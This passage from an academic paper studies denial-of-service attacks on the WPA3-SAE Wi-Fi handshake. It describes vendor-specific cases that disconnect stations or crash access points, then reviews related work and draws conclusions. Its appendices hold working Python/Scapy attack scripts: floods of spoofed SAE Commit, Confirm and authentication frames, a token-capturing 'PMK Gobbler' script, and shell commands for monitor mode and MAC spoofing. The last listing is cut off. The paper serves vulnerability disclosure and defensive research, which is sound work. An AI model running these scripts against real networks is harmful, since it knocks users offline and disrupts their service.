

Fig. 9. Orchestration of the attack given in case II. The $p = 1$ flag denotes a protected deauth frame.

6.3. Case III — Bad status_code

It exploits an SAE Confirm frame to deauthenticate the targeted STA. As observed from listing 9, the source MAC address of the spoofed frame is that of the targeted STA, while the "status_code" field value is set to a value between 1 and 65535. Recall from Section 2, that status_code values between 1 and 107 denote a different failure cause, while the rest are currently reserved. For the attack to be successful, an average of ≈200 spoofed frames are needed, so it is typically effective in ≈20 s For this assault, as well as for the next two, the AP demonstrated a slightly different behavior, but only in regard to the Windows STA. That is, this STA first received a single protected deauth and then a few tens (40 to 50) of unprotected deauth frames from the AP. As expected, the SA Query mechanism is triggered by all STAs, but the MS Windows one, in the same way as in case II.

6.4. Case IV — Bad send-confirm

It resembles case III, but this time the attacker exploits the "Send-Confirm" field of an SAE Confirm frame. Recall from Section 2.1 that this field serves as a counter for the already sent Confirm frames. By using a value between 2 and 65534 for this field, the AP demonstrated the same behavior, namely, it disconnected the targeted STA after ≈20 s on average. The Python code for this attack is presented in listing 10.

6.5. Case v — Empty frame

This case crafts an SAE Confirm frame entering the source MAC address of an already associated STA, but leaves empty both the "Send-Confirm" and "Confirm" token fields. Again, it was observed that the targeted STA is deuthenticated after the AP receives an average of ≈200 of such spoofed frames. The Python code to mount this attack is included in listing 11.

6.6. Case VI — Radio confusion

By using the code in listing 7, but in 128-frame bursts, this assault inflicts a no-Internet connectivity state or outright disconnection to any STA associated with a WPA3 or WPA2 AP over the 5 GHz frequency band. The source MAC addresses of the spoofed frames are (a) those of the legitimate already connected STAs (recall that all STAs are connected in the 5 GHz band), and (b) those of the APs as used in the 2.4 GHz band (recall that no STA is connected to this band). As destination MAC address, the spoofed frames carry that of every targeted AP, but again for the 2.4 GHz frequency band. Each attack frame burst utilized the same source and destination MAC addresses, altering both of them in each burst following a random scheme. Note that the same outcome is achieved by connecting the STAs to the 2.4 GHz band and initiating the assault from the 5 GHz band.

For this attack, the ASUS RT-AC68 (referred to as WPA2-AP in the following) was also utilized; the hostapd was not used because WNICs in our testbed do not stably support 5 GHz. The Windows, Linux, and Android STAs were connected to the APs in the 5 GHz band, using every possible combination, say, the first two to an SAE capable AP, and the third to WPA2-AP and so on. First, the attacker launches the assault on the 2.4 GHz band for ≈300 bursts; with our equipment and setup, dispatching 100 bursts takes ≈30 s Note that no adverse result on the STAs is perceived at this stage. Then, the attacker shifts to the 5 GHz band and commences the attack for ≈200 frame bursts. This strangely led all STAs but the Android one to disconnect. The Android STA remained connected, but in a no-Internet access state. In fact, this STA rarely disconnected, with most disconnections taking place when that STA was idle. Invariably, all STAs had no-Internet access ≈20 s after the initiation of the second stage of the attack.

To shed light on this bizarre behavior, we utilized wpa_supplicant v2.9, and connected it to both the APs in turns. When the attack was active, the wpa_supplicant's console popped up a series of messages, namely "Ignored event 64 (NL80211_CMD_NOTIFY_CQM) for foreign interface (ifindex 3 wdev 0x0)", "Drv Event 64 (NL80211_CMD_NOTIFY_CQM) received for wlp2s0", "Beacon loss event", "Event BEACON_LOSS (53) received", and "CTRL-EVENT-BEACON-LOSS". Note that the command NL80211_CMD_NOTIFY_CQM is used as a connection quality monitor notification to indicate that a "trigger level" is reached, in this case no beacon is received within the beacon interval. This is with reference to the *beacon_int* parameter in the *hostapd.conf* file set to 100 by default. After looping through these messages several times, the wpa_supplicant finally sent a protected deauth message and deuthenticated; overall, deauthentication happens ≈60 s after the start of the attack. At the same time, the APs did not send any data frame and transmitted beacon frames infrequently, roughly every 5 s on average.

Overall, the key factor for this attack seems to be that the destination MAC addresses used must not respond; the frames are send over the 5 GHz band, but to the APs' MAC addresses as set for the 2.4 GHz or vice versa. According to our observations, the root cause of this attack presumably pertains to the Broadcom drivers used in the specific APs.

6.7. Case VII — "Back to the future"

We observed that, when operating with a WPA2 configuration, all the Broadcom based APs respond with an Open Auth frame designating a "Success" (0) status code upon receiving an SAE Commit. Recall from Section 4.7, §2 that a WPA2 AP must instead respond with a reject message indicating a status code 13. One way to exploit this misconfiguration is to first target the WPA2 AP using the code in listing 3 for ≈600 bursts or ≈3 min. After this phase, where the AP's memory is probably filled up with non-existent (junk) sessions, each one preserved for the AP_MAX_INACTIVITY time window, the assailant uses the same code, but with the source MAC address of an already connected STA and without bursts. This will deauthenticate the victim STA. Precisely, disconnection happens after dispatching ≈300 of such single transmitted frames, and it was initiated by the AP, sending a handful of deauth frames to the STA. Next, the attacker can circle among the STAs, and disconnect all of them. It is implied that PMF was set to "required" on the AP, otherwise the attacker could easily disconnect the STAs by simply exercising a deauth assault.

6.8. Case VIII — Bad auth algorithm revisited

It closely resembles case II, but this time the attack is effective against Qualcomm based APs. It is performed through a spoofed authentication frame, which contains either a value between 7 and 65535 or 0 in the "authentication algorithm" field and the source MAC address is set to that of the targeted STA. The assault given in listing 12 is triumphant after sending about 10 to 40 bursts.

6.9. Case IX — Bad sequence number

It is exploited by sending an open Authentication or SAE frame, i.e., the authentication algorithm field is set to either 0 or 3, respectively. However, the sequence number in the frame is set to 3; recall from Section 2 that for SAE the authentication sequence must be 1 for Commit and 2 for Confirm, while the same value for open authentication frames is always 1. By dispatching ≈20 bursts of such deceitful frames towards Qualcomm based APs results in STA disconnection, with the Windows STA being immune. The relevant code is provided in listing 13.

6.10. Case X — Bad auth body

It exploits authentication algorithm values among 1 and 65535. Two variants are perceived. The first, shown in listing 14, exploits an empty body frame, resulting into a no-internet access state for the associated STA. The second also capitalizes on the frame body but with a specific payload and leads in disconnecting the targeted STA; an example of such a payload representing a $\{group\ ID \| Scalar \| Finite\}$ concatenation is seen in lines 10 to 19 of listing 15. In both cases, the exploit is effective after ≈1 min or about 50 to 100 bursts.

6.11. Case XI — Sequence and status code fuzz

It is performed in two rounds. The first, involving sending 1K open authentication frames towards the AP, uses a sequence number set to 0 and a status code set to 1. During the process, every 100 frames, the status code increments by 1, to finally reach 11. Then, the second round initiates, where the sequence number changes to 1, along with an identical status code incremental scheme (starting again from 1). In all the frames, the source MAC address is that of the targeted associated STA and the destination MAC is that of the AP. We observed that after 80 s or approximately in the mid of the second round, all the associated STAs except the Windows one got disconnected or suffered a no-internet access situation. The relevant code is given in listing 15.

6.12. Case XII — Bursty auth

This assault, applicable to APs based on a MediaTek chipset, affects any authentication method (WPA, WPA2, and WPA3), namely the authentication algorithm field in each attack frame has a value from 1 to 4. Again, in each spoofed frame, the source MAC address is that of the targeted associated STA and the destination MAC is that of the AP. Specifically, using burst mode, the attack achieves to disconnect the associated STA, after dispatching roughly 50 to 100 bursts. Even worse, if the opponent keeps the attack active for ≈400 bursts, the AP reboots. This behavior is probably due to a buffer overflow that crashed WNIC's drivers and made the AP to abruptly restart. Listing 7 contains the relevant code.

6.13. Case XIII — Radio confusion revisited

It concerns a much simpler variant of 6.6 affecting APs based on a MediaTek chipset. That is, the attacker can disconnect an STA, by sending multiple SAE Commit frames, but to a different band. For instance, say that the STAs are connected to the AP on the 2.4 GHz band. Then, by connecting to the 5 GHz band and using burst mode, the attacker dispatches spoofed SAE Commit frames towards the AP, designating as source MAC address that of the targeted already associated STA. After ≈50 to 100 bursts, the AP disconnected all the STAs. Obviously, the attack works vice-versa as well. The relevant Python code is included in listing 7.

7. Related work

Whereas the literature on pre-WPA3 networks security is rather abundant [15–17], given the newness of WPA3 (it was announced by Wi-Fi Alliance on June 2018), so far, a limited number of works have been devoted to the issue of DoS attacks in WPA3-SAE.

The authors in [18] introduced a bad-token attack against WPA3-SAE, in which the adversary can block the initial connection of an STA to the AP. This can be done if the attacker, in a race condition situation, preempts to send a spoofed SAE Confirm frame, carrying a wrong confirm value, before the legitimate STA. Naturally, the AP will process the confirm value contained in the first incoming SAE Confirm frame it receives, so the legitimate STA will be denied access. In their experiments, the authors employed hostapd v2.7 and Wpa_supplicant v2.7. The same authors described a method that may result in denying the establishment of a connection between an STA and the AP [19]. This time, they exploit SAE Commit frames instead of Confirm ones. Namely, the perpetrator enters a race condition with the legitimate AP and after the STA sends its SAE Commit frame, the attacker, masquerading as the AP, replies to the former with a rejection message, say, one with status code 0x004d "Authentication is rejected because the offered finite cyclic group is not supported". As a result, the STA drops the SAE handshake. This work employed the same versions of hostapd and wpa_supplicant as that in [18].

A review on common attacks against 802.11 is given in [20]. While the authors refer to WPA3, they do not analyze or introduce any attack against SAE. Specifically to SAE, the attack described in [21] abuses the first Commit frame of the handshake. The authors exploited a vulnerability with which a connected STA is forced to disconnect itself from the AP, after the latter sends a protected deauth frame to the STA. This occurs when the AP receives a spoofed SAE Commit frame, which seems to originate from the broadcast MAC address of the network. Along with hostapd, the authors used a Netgear RAX200 AP, which however is not Wi-Fi 6 certified.

Another contribution is the so-called *Dragondrain* attack tool given in [22], which was released as part of the work done in [12]. Dragondrain can be used to increase the CPU load of the targeted AP, thus delaying or blocking new connections to the AP, as explained in §4.2.2 of [22]. That is, through the tool, the aggressor can regulate the number

of SAE Commit frames sent per second to the victim AP. After the ACM is triggered, the attacker is able to successfully reflect each cookie they receive in one-to-one fashion; this is done by capturing and immediately replying the cookie, thus it is fundamentally different to the "PMK Gobbler" assault given in Section 4.3. The tool also allows to alter the number of MAC addresses the attacker will use. This option can be handy to avoid triggering the ACM. On the downside, Dragondrain is available only for a specific model of Qualcomm Atheros WNICs, which additionally operates on 2.4 GHz channels and has installed the *ath_masker* [23] firmware. The latter firmware adds a feature to the Atheros WNIC, enabling it to change the WNIC's MAC address at will. This way, the attacker is enabled to reflect the correct cookie to the AP. Based on this, another key difference between dragondrain and "PMK Gobbler" is related to the available equipment; "PMK Gobbler" can be utilized with any 802.11 WNIC and in any available band, but the assailant needs two WNICs; one for monitoring and another for performing the attack. The exploitable factor between these two attacks also varies. While, both exploit the ACM, "PMK Gobbler" additionally capitalizes on the *randomkey* rekeying scheme.

Thus far, no work reports on vendor-specific attacks regarding the SAE handshake. The only relevant instance of such a work is that in [24]. Precisely, the author discovered a software bug in the function that parses the cookie in the *iNet wireless daemon (iwd)*, which is a wireless daemon for Linux written by Intel [25]. The bug relates to the invocation of the *malloc()* function with a negative value, which in turn aborts the iwd daemon. The discovered bug was relevant to iniwd/src/sae.c v0.18.

From the above analysis, it is clear that no work so far offers a full-grain assessment of WPA3-SAE targeting on DoS type of assaults. Indeed, all the above-mentioned works have relied on some kind of fuzzing technique, while this work additionally hinged on code review and debugging process, and furthermore attempted to exploit Wi-Fi own defensive mechanisms such as PMF to strengthen the adverse effect of the introduced attacks. A considerable number of attacks was introduced, affecting state of the art real-life APs as well as the hostapd. The current work also pinpoints that network-wide DoS attacks on SAE, i.e., those that affect a large portion or all of the STAs, require a spray of spoofed SAE frames sent in high-speed bursts. Nevertheless, it was demonstrated that such kind of attacks are absolutely feasible even by a single attacker using limited, off-the-shelf equipment.

8. Conclusions

The current work scrutinizes SAE in seek of weaknesses or misconfigurations that could cause DoS; the goal is to either severely disrupt the communication between the AP and the STAs or abruptly disassociate the latter. The analysis is done in an empirical manner and, contrariwise to the hitherto relevant work, it mainly utilizes code review and debugging hand in glove with fuzzing techniques. We employed an assortment of state of the art WPA3 certified and non-certified hardware equipment, as well as the hostapd, which is the de facto user space daemon for 802.11 APs. Seven different ways of crippling the AP were revealed, all of them but one exercised by an outsider wrongdoer having basic and off-the-shelf gear, namely, one WNIC capable of packet injection and promiscuous mode. Additionally, we showed that PMF could be leveraged to boost the attack effect on the STAs. On top of everything else, 13 vendor-depended zero-day exploits were documented, where the perpetrator can straightforwardly exploit the SAE handshake to disconnect an STA or render it incapable of receiving Internet services.

The key takeaway of our analysis is that currently there exist diverse ways of abusing SAE to inflict DoS, and, excluding software bugs, some of them are rather due to misconceptions or conjectures done while implementing the standard. And albeit the patching of attacks like "Doppelganger" and the vendor-dependent ones seem rather straightforward, for those in Sections 4.2 to 4.5 more effort will be needed because they exploit inherent features of the standard. With reference to the attacks discussed in Sections 6.6 and 6.7, another notable observation is that the different WPA*x* modes that co-exist in modern APs can beget imperceptible vulnerabilities, which calls for thorough testing. A last important takeout is that vendor implementations around SAE clearly indicate a certain level of disparity, among others due to misinterpretations of the standard, late adoption of the most recent standard, or due to deliberate shortcuts that may lead to vulnerabilities or software bugs. Leaving out the remarks given in Section 4, including divergences spotted in Tables 2 and 3, this inference becomes more evident by contemplating on the attacks of Section 6.

Another interesting point to consider is that the intentional jamming of the 802.11 radio channel may produce an equivalent DoS effect as that inflicted by the attacks discussed in this paper. Also, the equipment needed in both cases may be comparable. However, there exist some key differences. First, (radio) jamming happens at the physical layer, and it is exercised more or less in the same way against any wireless technology, say, cellular, Wi-Fi, GPS, etc. Especially with the advances in software-defined radio, in some cases, even a script-kiddie can program a USB dongle device into a jammer. And while some defenses, including spectrum spreading, frequency hopping, and others do exist, the effective anti-jamming schemes for real-world wireless networks remain quite limited. In any case, any anti-jamming schemes at the MAC layer or above cannot tackle jamming threats; this should happen at the physical layer. On the other hand, the attacks discussed in this paper occur at the MAC layer by abusing inherent protection mechanisms of the 802.11 standard, i.e., the SAE handshake as well as the PMF as an amplification factor. Simply put, the generic attacks given in Section 4 can be mitigated, if not eliminated, by fixing or improving the relevant weaknesses as suggested in Section 4.8, while the zero-days included in Section 6 can be remediated by fixing the corresponding implementation errors. In both cases, the remedies can be administered in the form of a new firmware. On the other side, introducing an anti-jamming strategy is typically not so straightforward and may require changes in the protocol and/or the end-user equipment.

Second, with the advent of PMF, legacy deauthentication and disassociation attacks are not any more straightforward [7]. In this respect, the current study reveals new DoS attack vectors, which in addition come at no additional cost to the wrongdoer. On the other hand, according to our observations, typical (low to medium cost) off-the-shelf WNICs face difficulties when operating on 5 GHz. So, realistically, jamming a 802.11ax network which uses a high channel width, i.e., 80 or 160 MHz is not to be considered trivial and may require more expensive equipment. Note that for some of the assaults, e.g., those given in Sections 6.6 and 6.13, STAs which operate on the 5 GHz channel are disconnected by attacking the 2.4 GHz channel.

Third, with reference to discoverability of the attack, while several jamming detection mechanisms have been proposed in the literature [26], a jamming assault especially if exercised based on a smart strategy is more difficult to detect when compared to those described in Section 4 of the current paper. That is, the latter need a surge of messages to be dispatched towards the victim, and this makes them easily detectable. However, certain attacks included in Section 6 of this paper require only one frame to be sent towards the victim, making them hard to detect.

Altogether, the current work can be used as a reference to anyone interested in contributing to SAE defenses, and it is also expected to spur research efforts in this timely and quickly evolving area. An apparent direction for future work is to assess the magnitude of the attacks of Section 4 through the mitigation prism of the hash-to-curve method discussed in Section 4.8. A second interesting avenue for additional work is the implementation of a fuzzing tool capable of automating – at least to some degree – the process of finding similar vulnerabilities in this type of devices.

CRediT authorship contribution statement

Efstratios Chatzoglou: Conception and design, Analysis and interpretation of the data, Writing – original draft, Writing – review & editing. **Georgios Kambourakis:** Conception and design, Analysis and interpretation of the data, Writing – original draft, Writing – review & editing. **Constantinos Kolias:** Writing – original draft, Writing – review & editing.

Declaration of competing interest

The authors declare that they have no known competing financial interests or personal relationships that could have appeared to influence the work reported in this paper.

Acknowledgments

We would like to thank TWCERT/CC for their assistance into communicating with each affected vendor under their scope. Also, we are thankful to Xiaomi for the bug bounty reward regarding the "Doppelganger" attack.

Appendix A. Code snippets for Section 4

A.1. Doppelganger

```
#Use Ubuntu 20.04 which have less buggy WNIC drivers for SAE.

#Execute the following commands in the terminal for enabling the monitor mode, and change the MAC address of your WNIC. "wlan0" is the provided name of the wireless adapter and need to be replaced accordingly. In line 8, enter the MAC address of the target STA.

sudo airmon-ng check kill
sudo ifconfig wlan0 down
sudo iwconfig wlan0 mode monitor
sudo macchanger --mac=00:00:00:00:00:00 wlan0
sudo ifconfig wlan0 up

#Connect the targeted STA to the vulnerable AP and create a file, say, wpa_sae.conf in the Home directory. In that directory, open the terminal and execute the command:
sudo wpa_supplicant -c wpa_sae.conf -i wlan0 -dd

#wpa_sae.conf should contain the following:
ctrl_interface=DIR=/var/run/wpa_supplicant GROUP=root
update_config=1
ap_scan=1

network={
ssid="YOUR SSID NAME"
key_mgmt=SAE
pairwise=CCMP
psk="YOUR AP PASSPHRASE"
ieee80211w=2
priority=1
}

#The wpa_supplicant will establish a connection with the AP. To obtain an IP address, you have to execute in another terminal the command:
sudo dhclient wlan0
```

Listing 2: Basic guidance to replicate the "Doppelganger" attack

A.2. Muted peer

```
from scapy.all import *
import random

#Random STA MAC address
def rand_mac():
    return '%02x:%02x:%02x:%02x:%02x:%02x' % (
        random.randint(0, 255), random.randint(0, 255),
        random.randint(0, 255), random.randint(0, 255),
        random.randint(0, 255), random.randint(0, 255)
        )

#SAE Commit frame
def auth_frame():
    client = rand_mac()
    return RadioTap()\
      /Dot11(type=0, subtype=11, addr1=bssid, addr2=client, addr3=bssid)/Dot11Auth(algo=3, seqnum=1, status=0)

group = '\x13\x00'

def scalar():
    scalar = ['list_of_20_scalars']
    return random.choice(scalar)

def finite():
    finite = ['list_of_20_finites']
    return random.choice(finite)

def construct_commit():
    Auth = auth_frame()
    Scalar = scalar()
    Finite = finite()
    return Auth/group/Scalar/Finite

for n in range(int(count)):
    sendp(construct_commit(), inter=0.0001, count = 128, iface='wlan0')
    print ('\nSAE Commit frame send: ' + str(n))
```

Listing 3: Python code for the "Muted Peer" attack

A.3. Hasty peer

```
#Add here lines 1 to 31 from listing 3
#SAE Confirm frame
def auth_frame():
    client = rand_mac()
    return RadioTap()\
      /Dot11(type=0, subtype=11, addr1=bssid, addr2=client, addr3=bssid)/Dot11Auth(algo=3, seqnum=2, status=0)
```

```
send_confirm = '\x00\x00'

def confirm():
    confirm = ['list_of_20_confirms']
    return random.choice(confirm)

def construct_confirm():
    Auth = auth_frame()
    Confirm = confirm()
    return Auth/send_confirm/Confirm

for n in range(int(count)):
#Simultaneously send SAE Commit and Confirm frames as in listing 3
 sendp(construct_confirm(), inter=0.0001, count = 128, iface='wlan0')
#Add here line 34 from listing 3
 print ('\nSAE Confirm frame send: ' + str(n))
```

Listing 4: Python code for the "Hasty Peer" attack

A.4. PMK gobbler

```
import sys, random, os, subprocess, array, os.path
from scapy.all import *

filename='pmk_gobbler.txt'

def create_mac_file(count, filename):
    os.system('sudo rm -rf "%s"' % filename)

#Count is the number of MACs the attacker will utilize per round
    for n in range(int(count)):
        import random

        #Random MAC address generator
        mac = '%02x:%02x:%02x:%02x:%02x:%02x' % (random.randint(0, 255), random.randint(0, 255),
        random.randint(0, 255), random.randint(0, 255),
        random.randint(0, 255), random.randint(0, 255))

        #Log each MAC address to a file
        with open(filename, 'a') as fs:
            fs.write(str(mac))
            fs.write('\n')
            fs.close()

    global f
    f = open(filename, 'r')

    os.system('sudo chmod 777 -R "%s"' % filename)
print('Creating file with MAC addresses...')
create_mac_file(count, filename)
print('Done!')

#SAE Commit frame
def auth_frame():
    client = f.readline()
    return RadioTap()/Dot11(type=0, subtype=11, addr1=bssid, addr2=client, addr3=bssid)/Dot11Auth(algo=3, seqnum=1, status=0)

#SAE Commit which contains the right cookie
def auth_frame_mac(mac):
    return RadioTap()/Dot11(type=0, subtype=11, addr1=bssid, addr2=mac, addr3=bssid)/Dot11Auth(algo=3, seqnum=1, status=0)

group = '\x13\x00'

def scalar():
    scalar = ['list_of_20_scalars']
    return random.choice(scalar)

def finite():
    finite = ['list_of_20_finites']
    return random.choice(finite)

#Construct the SAE Commit frame
def construct():
    Auth = auth_frame()
    Scalar = scalar()
    Finite = finite()
    return Auth/group/Scalar/Finite

#Construct SAE Commit which contains the right cookie
def construct_token(token, mac):
    Auth = auth_frame_mac(mac)
    Scalar = scalar()
    Finite = finite()
    return Auth/group/token/Scalar/Finite

start = True
filename_pcap = 'anti_token_0.pcap'

for p in range(500):

#Count represents the number of frames the attacker will send per round
    for n in range(int(count)):

        if start == True:

            if os.path.isfile(filename_pcap) == True:
                os.system('sudo rm -rf ' + filename_pcap)
#Start listener to capture cookies

            listener = subprocess.Popen(['sudo tcpdump -i "%s" -w "%s" -e -s 0 type mgt subtype auth and \(wlan src "%s"\)' %(conf.iface, filename_pcap, bssid)], stdout=subprocess.PIPE, shell=True)
            start = False

        sendp(construct(), inter=0.0001, iface='wlan0')
        print ('\nSAE Commit frame send: ' + str(n))

    with open(filename) as k:

        for mac in k:

            start = True
            counttries = 0
            add_argument = 'wlan.da == ' + mac
#Start process to find cookies
            process = subprocess.Popen( 'sudo tshark -r "%s" -Y "%s" -T fields -e wlan.fixed.anti_clogging_token' %(filename_pcap, add_argument), stdout=subprocess.PIPE, shell=True)
            process.wait()
```

```
#Keep only the cookie value
            anti_token = process.communicate()[0]
            sep = '\n'
            anti_token = anti_token.split(sep,1)[0]
            anti_token = anti_token.strip()

            if not anti_token == '':

                try:
                    sendp(construct_token(anti_token.
                        decode('hex'), mac), inter
                        =0.0001, count= 128, iface='
                        wlan0')
                    print ('\nSAE Commit frame with
                        cookie send: ' + str(counttries)
                        )
                    counttries = counttries + 1
                except Exception as e:
                    print('Error: ' + str(e))

        listener.terminate()

    os.system('sudo rm -rf ' + filename_pcap)
    k.close()
    f.close()
    print('Creating file with MAC addresses...')
    create_mac_file(count, filename)
    print('Done!')
    f = open('ran-macs.txt', 'r')
    print('ROUND is :' + str(p))
```

Listing 5: Python code for the "PMK Gobbler" attack

A.5. Double-decker

```
#Add here lines 1 to 9 from listing 3
#MAC addresses which randomly change the group ID in
     SAE Commit frames
macs = ['mac_client1', 'mac_client2', 'mac_client3', '
     mac_client4']
#SAE Commit frame
def auth_frame(choice):

    if choice == 0:
        client = random.choice(macs)

    elif choice == 1:
#Execute Muted Peer utilizing each time a random group
      ID
        client = rand_mac()

    Auth = RadioTap()/Dot11(type=0, subtype=11, addr1
         =bssid, addr2=client, addr3=bssid)/Dot11Auth
         (algo=3, seqnum=1, status=0)
    return Auth

def group():
#Group IDs 19, 20, and 21
    group = ['\x13\x00','\x14\x00','\x15\x00']
    return random.choice(group)

def scalar(group):
    if group == '\x13\x00':
        scalar = ['list_of_20_scalars_group_19']
    elif group == '\x14\x00':
        scalar = ['list_of_20_scalars_group_20']
    elif group == '\x15\x00':
        scalar = ['list_of_20_scalars_group_21']
    return random.choice(scalar)

def finite(group):
    if group == '\x13\x00':
        finite = ['list_of_20_finites_group_19']
    elif group == '\x14\x00':
        finite = ['list_of_20_finites_group_20']
    elif group == '\x15\x00':
        finite = ['list_of_20_finites_group_21']
    return random.choice(finite)

def construct(choose_group):
    Auth = auth_frame(choose_group)
    Group = group()
    Scalar = scalar(Group)
    Finite = finite(Group)
    return Auth/Group/Scalar/Finite

#Flag
stage = 1

for n in range(int(count)):

    if stage == 1:

        for mac in macs:
            Auth = RadioTap()/Dot11(type=0, subtype
                 =11, addr1=bssid, addr2=mac, addr3=
                 bssid)/Dot11Auth(algo=3, seqnum=1,
                 status=0)
            Group = group()
            Scalar = scalar(Group)
            Finite = finite(Group)
            frame = Auth/Group/Scalar/Finite
            sendp(frame, inter=0.0001, iface='wlan0')
            print('SAE protocol instance: ' + str(i))

#This if statement will be done only once
        stage = stage + 1

#Chooses randomly the attack type
    choose_group = random.choice([0,1])
 sendp(construct(choose_group), inter=0.0001, count
      =128, iface='wlan0')
 print ('\nSAE Commit frame send: ' + str(n))
```

Listing 6: Python code for the "Double-Decker" attack

Appendix B. Code snippets for Section 6

B.1. Case I

```
from scapy.all import *

Auth = RadioTap()/Dot11(type=0, subtype=11, addr1=
     bssid, addr2=client, addr3=bssid)/Dot11Auth(
     algo=3, seqnum=1, status=0)

group = '\x13\x00'

scalar = '\xfe\xa0\x7e\xb5\x65\xb4\x00\x57\x88\x22\
     x6c\x97\x21\x6b\x7c\x34\x7f\xc1\xf0\xfd\x34\
     xc1\x74\x2b\x6e\xc4\xe2\x91\x98\x11\xc8\xf8'
```

```
finite = '\x69\x42\x1d\x7a\xfc\x4a\x65\x22\x20\x40\
     xd6\x72\x42\x8e\x4b\x70\xeb\x70\xdf\x94\x5b\
     xa6\x6b\xb4\x69\xa9\x1c\x6c\x2f\x7e\xca\x1b\
     xb5\x2f\xb8\x49\x73\xd7\x37\x35\x3a\xb4\xcb\
     x17\x72\xa0\x6a\x34\x1c\x7c\xbc\xbf\x40\xd8\
     x76\xc2\xd2\x09\x1b\xcb\xa3\x9f\x59\x1e'

frame1= Auth/group/scalar/finite
frame1.show()

for n in range(int(count)):
 sendp(frame1, iface='wlan0')
 print ('\nSAE Commit frame send: ' + str(n))
```

Listing 7: Python code for case I

B.2. Case II

```
from scapy.all import *

#Auth. algorithm values between 1 and 65535 except 3
Auth = RadioTap()/Dot11(type=0, subtype=11, addr1=
     bssid, addr2=client, addr3=bssid)/Dot11Auth(
     algo=5, seqnum=1, status=0)

#Add here lines 5 to 12 from listing 7
for n in range (int(count)):
    sendp(frame1, inter=0.0001, iface='wlan0')
    print('\nSAE Commit frame send: ' + str(n))
```

Listing 8: Python code for case II

B.3. Case III

```
from scapy.all import *

#Status_code values between 1 and 65535
Auth = RadioTap()/Dot11(type=0, subtype=11, addr1=bssid,
     addr2=client, addr3=bssid)/Dot11Auth(algo=3, seqnum
     =2, status=2)

send = '\x00\x00'
confirm = 'valid_confirm'
frame = Auth/send/confirm
frame.show()

for n in range(int(count)):
    sendp(frame, iface='wlan0')
    print('\nSAE Confirm frame send: ' + str(n))
```

Listing 9: Python code for case III

B.4. Case IV

```
from scapy.all import *

Auth = RadioTap()/Dot11(type=0, subtype=11, addr1=
     bssid, addr2=client, addr3=bssid)/Dot11Auth(
     algo=3, seqnum=2, status=0)

#Send-confirm values between 2 and 65534
send = '\x11\x11'
confirm = 'valid_confirm'
frame = Auth/send/confirm

for n in range(int(count)):
    sendp(frame, iface='wlan0')
    print('\nSAE Confirm frame send: ' + str(n))
```

Listing 10: Python code for case IV

B.5. Case V

```
from scapy.all import *

Auth = RadioTap()/Dot11(type=0, subtype=11, addr1=
     bssid, addr2=client, addr3=bssid)/Dot11Auth(
     algo=3, seqnum=2, status=0)

for n in range(int(count)):
    sendp(Auth, iface='wlan0')
    print('\nSAE Confirm frame send: ' + str(n))
```

Listing 11: Python code for case V

B.6. Case VIII

```
from scapy.all import *

#algo 0 or 7 to 65535
def auth_frame():
    mac1 = 'STA MAC' #STA MAC
    mac2 = 'AP MAC' #AP MAC
    return RadioTap()\
      /Dot11(type=0, subtype=11, addr1=mac2, addr2=
           mac1, addr3=mac2)/Dot11Auth(algo=0, seqnum
           =3, status=0)

def construct():
    Auth = auth_frame()
    return Auth

for n in range(int(100)):
 sendp(construct(), inter=0.0001, count=128, iface="
      wlan0")
 print ("\nAuth Packet sent: "+str(n))
```

Listing 12: Python code for case VIII

B.7. Case IX

```
from scapy.all import *

#algo 0 or 3
def auth_frame():
    mac1 = 'STA MAC'
    mac2 = 'AP MAC'
    return RadioTap()\
      /Dot11(type=0, subtype=11, addr1=mac2, addr2=
           mac1, addr3=mac2)/Dot11Auth(algo=0, seqnum
           =2, status=2)

#Add here lines 10 to 12 from listing 12

for n in range(int(100)):
    sendp(construct(), inter=0.0001, count=128,
        iface="wlan0")
    print ("\nAuth Packet sent: "+str(n))
```

Listing 13: Python code for case IX

B.8. Case X

```
from scapy.all import *

#algo 1 to 65535
def auth_frame():
    mac1 = 'STA MAC' #STA MAC
    mac2 = 'AP MAC' #AP MAC
    return RadioTap()\
      /Dot11(type=0, subtype=11, addr1=mac2, addr2=
           mac1, addr3=mac2)/Dot11Auth(algo=7, seqnum
           =1, status=0)

#Add here lines 10 to 12 from listing 12

for n in range(int(100)):
 sendp(construct(), inter=0.0001, count=128, iface="
     wlan0")
 print ("\nAuth Packet sent: "+str(n))
```

Listing 14: Python code for case X

B.9. Case XI

```
from scapy.all import *

def auth_frame(valueStatus, seqValue):
    mac1 = 'STA MAC'
    mac2 = 'AP MAC'
    return RadioTap()\
      /Dot11(type=0, subtype=11, addr1=mac2, addr2=
           mac1, addr3=mac2)/Dot11Auth(algo=0, seqnum
           =seqValue, status=valueStatus)

def payload():
    payload = '\x13\x00\xb8\x26\x3a\x4b\x72\
    \xb4\x26\x38\x69\x1b\x47\xd4\x42\x78\x5f\
    \x92\xab\x51\x9b\x3e\xff\x59\x85\x63\xc3\
    \xa3\xe1\x91\x44\x46\x99\x0b\x05\xaf\xd3\
    \x99\x6a\x92\x2b\x6e\xde\x4f\x5f\x06\x3e\
    \xcb\xbe\x83\xee\x10\xe9\x77\x8f\x8d\x11\
    \x8b\x6e\xed\x76\xb9\x7b\x8d\x29\xd7\xd4\
    \xd2\x27\x57\x04\xc1\xa2\xff\x01\x82\x34\
    \xde\xef\x54\xe6\x80\x6e\xe0\x83\xb0\x4c\
    \x27\x02\x8d\xce\xbf\x71\xdf\x73\xe7\x92\x96'
    return payload

def construct(valueStatus, seqValue):
    Auth = auth_frame(valueStatus, seqValue)
    Payload = payload()
